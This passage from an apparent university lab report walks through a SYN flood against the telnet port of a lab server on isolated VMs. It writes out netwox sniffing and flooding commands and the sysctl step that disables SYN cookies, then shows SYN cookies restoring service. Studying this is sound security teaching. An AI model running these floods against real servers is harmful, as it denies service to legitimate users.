


NANYANG TECHNOLOGICAL UNIVERSITY
SINGAPORE

MH4921:
Supervised Independent Study II

By
Brandon Goh Wen Heng

Supervisor: Assoc Prof Wu Hongjun

August 2018
Academic Year 18/19

TCP/IP Attack

1 Introduction

A connection between two systems requires sending and receiving of three packets, namely `SYN`, `SYN+ACK` and `ACK` packets. `SYN` is an acronym for *Synchronise* and is used to indicate that the system is attempting to initiate a new TCP session while `ACK` is the acronym for *Acknowledgement*, to indicate that the endpoint has received the relevant data. For a connection to be established, the client initiates the request by sending a `SYN` packet. The server will reply with a `SYN+ACK` packet to the client and the client will likewise respond with the last `ACK` packet. During the period between the server receiving the `SYN` packet and the `ACK` packet, the operating system will maintain a queue with all the SYN entries that it is awaiting an `ACK` packet from. This queue is also known as the SYN queue and the size may vary, depending on the configuration of the server. Figure 1 shows in graphical form how systems establish a connection using the TCP protocol.




Figure 1: Normal 3-step TCP Handshake

When an attacker performs Denial-of-Service Attack (DoS Attack) or Distributed Denial-of-Service Attack (DDoS), a common methodology is to use SYN flooding. This method involves the mass transmission of TCP packets with spoofed IP Addresses, leading the server to wait for `ACK` responses from multiple non-existent parties. While the server waits for these `ACK` responses, the server is unable to process any new requests until the old requests timeout. This congests the SYN queue and prevents new SYN requests from being processed. This significantly increases the response time of the server and prevents any legitimate clients from connecting to the server(s) resources. Figure 2 depicts the sequence for a SYN flooding attack.




Figure 2: 3-step TCP Handshake disrupted during SYN flooding

However, there exists different methods to mitigate SYN flooding attacks. For the current report, the focus will be on the technique involving SYN cookies. With the enabling of this feature, the server will be made to think that the SYN queue has been enlarged (beyond its declared value) as each `SYN+ACK` and `ACK` packets will now be sent with additional data that has been encoded within the TCP packet, specifically the TCP sequence number. This TCP sequence number allows the server to recontruct the SYN request and as such does not require the server to maintain the same SYN queue state and frees up the queue for new SYN requests from other clients to be processed. The mathematical implementation has been omitted for simplicity.

Other network attacks that can be implemented include TCP session hijacking, where an attacker injects a carefully crafted TCP packet containing malicious code to take over or cripple an entire system. Figure 3 depicts a simplified graphical sequence on how the attack is executed.




Figure 3: TCP Session Hijacking Process

Note: x, y are arbitrary positive numbers that the system assigns to the packets while $\alpha, \beta, \varepsilon$ are some positive numbers, dependent on the size of the previously transmitted data packet.

2 Overview

This report highlights vulnerabilities present in the TCP/IP protocols and focuses on implementing common attacks such as DoS Attacks using SYN flooding techniques, TCP reset attacks and TCP session hijacking attacks. Understanding the reasons will allow users to avoid repeating the same mistakes that could result in costly maintenance and recovery.

The report is structured as follows, the first task will involve SYN flooding attacks, to prevent the system from accepting and processing legitimate requests. Countermeasures against this form of attack will also be examined and how these measures will alleviate the current problems. Next, TCP RST Attacks on `telnet` and `ssh` connections will be examined. This attack is disruptive to any endpoint and will

force any connection to be broken and prevents it from being established while the attack is in effect. It will be extended to real-world use where a (simulated) video-sharing site will be tested against this attack. The last part will look at TCP session hijacking, where packets can be carefully crafted to execute arbitrary code on the server while hiding one's identity.

3 Definition[1]

1. **Datagram**

   A self-contained, independent entity of data carrying sufficient information to be routed from the source to the destination computer without reliance on earlier exchanges between this source and destination computer and the transporting network. *i.e., datagrams are transmitted between two points without any guarantee of delivery nor notification to the sender.*

2. **Packet**

   The unit of data sent across a network. "Packet" a generic term used to describe unit of data at all levels of the protocol stack, but it is most correctly used to describe application data units.

   For simplicity in this paper, the meaning of a network packet is assumed for both *Datagrams* and *Packets*.

3. `Netstat`[2]

   Network **stat**istics is a command-line utility that displays network connections, routing tables, interface statistics, masquerade connections and multicast memberships. This utility is available on Unix systems and Windows-NT based operating systems.

   On Linux, `netstat` is superseded by `ss` in the newer distributions and the switches `-r`, `-i`, `-g` have been replaced by the commands `ip route`, `ip -s link` and `ip maddr` respectively.

   For this report, `netstat -an` is frequently used and each state has been defined below for convenience.

   (a) `ESTABLISHED`
   The socket has an established connection.

   (b) `SYN_SENT`
   The socket is actively attempting to establish a connection.

   (c) `SYN_RECV`
   A connection request has been received from the network.

[1] RFC 1594
[2] Linux man page - netstat

(d) `FIN_WAIT1`

The socket is closed, and the connection is shutting down.

(e) `FIN_WAIT2`

Connection is closed, and the socket is waiting for a shutdown from the remote end

(f) `TIME_WAIT`

The socket is waiting after close to handle packets still in the network.

(g) `CLOSED`

The socket is not being used.

(h) `CLOSE_WAIT`

The remote end has shut down, waiting for the socket to close.

(i) `LAST_ACK`

The remote end has shut down, and the socket is closed. Waiting for acknowledgement.

(j) `LISTEN`

The socket is listening for incoming connections. Such sockets are not included in the output unless you specify the `--listening` or (`-l`) or `--all` or (`-a`) option.

(k) `CLOSING`

Both sockets are shut down but we still don't have all our data sent.

(l) `UNKNOWN`

The state of the socket is unknown.

4 Attack Sequence

4.1 Virtual Machine (VM) Preparation

1. **Network Setup**

   3 VMs are deployed to the same network using the provided Ubuntu 12.04 image. This network is isolated from the internet to prevent the generated packets from flooding the network card of the physical machine and the wider internet. The topography of the network with the respective IP addresses are reflected in Figure 94.




Figure 4: Network Configuration

2. **Starting relevant services**

   To start the services required for this lab, the following command must be executed in Terminal with `root` privileges.

```
# service vsftpd start; service openbsd-inetd start
```

   Either of the following messages must appear in Terminal to ensure the successful operation of the attacks performed in the following sections.

   (a)
```
start: Job is already running: vsftpd
 * Starting internet superserver inetd                [OK]
```

   (b)
```
vsftpd start/running, process 20727
 * Starting internet superserver inetd                [OK]
```

4.2 SYN Flood Attack

It is assumed that the IP address of the server is not known. In this instance `netwox` can be used to sniff out the addresses. The following command sniffs packets and displays the protocol used and the IP address of the sender.

```
# netwox 8 --device "Eth0"
```

The results from the execution of the command are displayed below.

```
UDP     192.168.43.255      138
UDP     239.255.255.250     1900
UDP     192.168.43.157      42734
UDP     192.168.43.2        53
```

*Duplicate lines have been omitted for simplicity

When the lines are analysed, the IP Address

1. 192.168.43.255 is a broadcast address where all systems on the network uses it to receive NetBIOS datagrams through UDP port 138. xxx.xxx.xxx.255 is a common broadcast address over networks.

2. 239.255.255.250 with UDP port 1900 is assigned to the *Simple Service Discovery Protocol (SSDP)*, used for the discovery of Universal Plug and Play (UPnP) devices.

3. 192.168.43.2 with port 53 is assigned to the *Domain Name System (DNS)*, where domain name endpoints are mapped to the respective system IP addresses.

4. 192.168.43.157 with port 42734 is not officially assigned to any function or program.

It is also widely known that UDP ports 53, 138 and 1900 are officially assigned by the Internet Assigned Numbers Authority (IANA) and are not related to the `vsftpd` and `telnet` services that were previously started.

Furthermore, to check the gateway address, we can use the following command in Terminal.

```
# route -n
```

The output will state clearly the address of the network gateway.

```
Destination   Gateway       Genmask         Flags Metric Ref Use Iface
0.0.0.0       192.168.43.2  0.0.0.0         UG    0      0     0 eth0
169.254.0.0   0.0.0.0       255.255.0.0     U     1000   0     0 eth0
192.168.43.0  0.0.0.0       255.255.255.0   U     1      0     0 eth0
```

From the output it can clear that the server has IP address 192.168.43.157.

We will also need to know the queue size on the server to know the number of connections that the server can respond to at any one time. To do so, the following Terminal command will display the queue size.

```
# sysctl -q net.ipv4.tcp_max_syn_backlog
```

The default SYN queue size for the linux virtual machine is 128.

Before starting the attack, the number of `SYN_RECV` is checked to ensure that the number of open connections subsequently is not due to any existing open sockets.

To print the number of connections, instead of the full details, the following command is used.

```
# netstat -an | grep SYN_RECV | wc -l
```




Figure 5: No `SYN_RECV` connections before attack

An additional step is to disable the SYN cookie counter-mechanism and it can be done with the following line.

```
# sysctl -w net.ipv4.tcp_syncookies=0
```

To start the TCP attack, `netwox` tool 76 can be used. As `netwox` is a command-line utility, it may not be convenient for novice users. In this instance, `netwag` can be used to generate the code needed for execution in `Terminal`.

We know that we want to saturate the telnet port (TCP 23) with SYN requests. And since the IP address of the server have been previously known, we can use the following command to flood the server with SYN requests.

```
# netwox 76 -i 192.168.43.157 -p 23
```

On the server, the number of `SYN_RECV` requests are recorded, again by using the `netstat` command as mentioned above. This time, it can be noted that there is a large number of connections currently in the `SYN_RECV` stage and are awaiting an `ACK` from non-existent endpoints.




Figure 6: Large number of `SYN_RECV` requests

Furthermore, if we were to remove the "`| wc -l`" switch, we will notice the different connections that the system is currently awaiting an `ACK` signal from.




Figure 7: List of `SYN_RECV` connections

During the SYN flooding attack, if a legitimate user were to connect to the server, the server will not be able to process any new SYN requests and any attempt to connect to the server will eventually timeout as Figure 8 has shown.




Figure 8: Timeout using `telnet`

From the server, we can analyse the packets using Wireshark. The tool when run on the server, will analyse all packets that is being transmitted and received from the respective network interface.




Figure 9: Packet Analysis in Wireshark (`SYN_RECV`)

Referring to Figure 9, we notice that packets being sent from the attacker's system has the source IP generated randomly, with the intention of opening half-opened connections without closing it. Furthermore, since the virtual machine is connected to the internet, there may be a case where there might be an `ACK` from a connection. The bulk of it however will not receive an `ACK` signal and force the system to maintain the `SYN_RECV` signal. Again referring to Figure 9, on the bottom right we notice that the number of SYN packets that was sent totalled to 266936, out of the 268003 packets that was captured (99.6%).




Figure 10: Packet Analysis in Wireshark (`ACK`)

In contrast, the number of packets received with the `ACK` signal was 1328 (0.5%). The number may also be lower as other programs running in the background may be connecting to legitimate services.

Current methods to prevent a SYN flooding attack may include increasing the size of the SYN queue or enabling the SYN cookie option. To perform the latter, the following command must be executed in a privileged `Terminal`.

```
# sysctl -w net.ipv4.tcp_syncookies=1
```

If the attack is performed again with the SYN cookie enabled, we note that the number of `SYN_RECV` connections (256) is larger than the size of the SYN queue (128).




Figure 11: Number of `SYN_RECV` entries

By enabling SYN cookies, the server behaves as if the SYN queue has been enlarged. In addition, when the server receives a `SYN` request, it sends a `SYN+ACK` message to the sender and removes it from the SYN queue, freeing up resources to process new requests. If the request is legitimate and the server receives back an `ACK` message, the connection will be established by using the information contained in the TCP sequence number.

Now that the SYN cookies have been enabled, executing the `telnet` command will allow the connection to be established even if the SYN queue is full. Figure 12 shows that this assumption is true and the connection can be made between the server and the user.




Figure 12: `Telnet` connection established

4.3 TCP RST Attacks on `telnet` and `ssh` Connections

This task will focus on the breaking of `telnet` and `ssh` connections on the network. This method involves the attacker sniffing the network for packets originating or terminating at the selected endpoint and sending TCP reset (RST) packets to forcefully break the connection between two parties. This involves the RST flag of the TCP header to be set to 1, indicating to the endpoints that it must immediately terminate the connection.This technique can be used to maliciously interrupt Internet connections and block sites.

On a normal connection via `telnet`, the user will be able to connect to the server and execute remote Terminal commands.

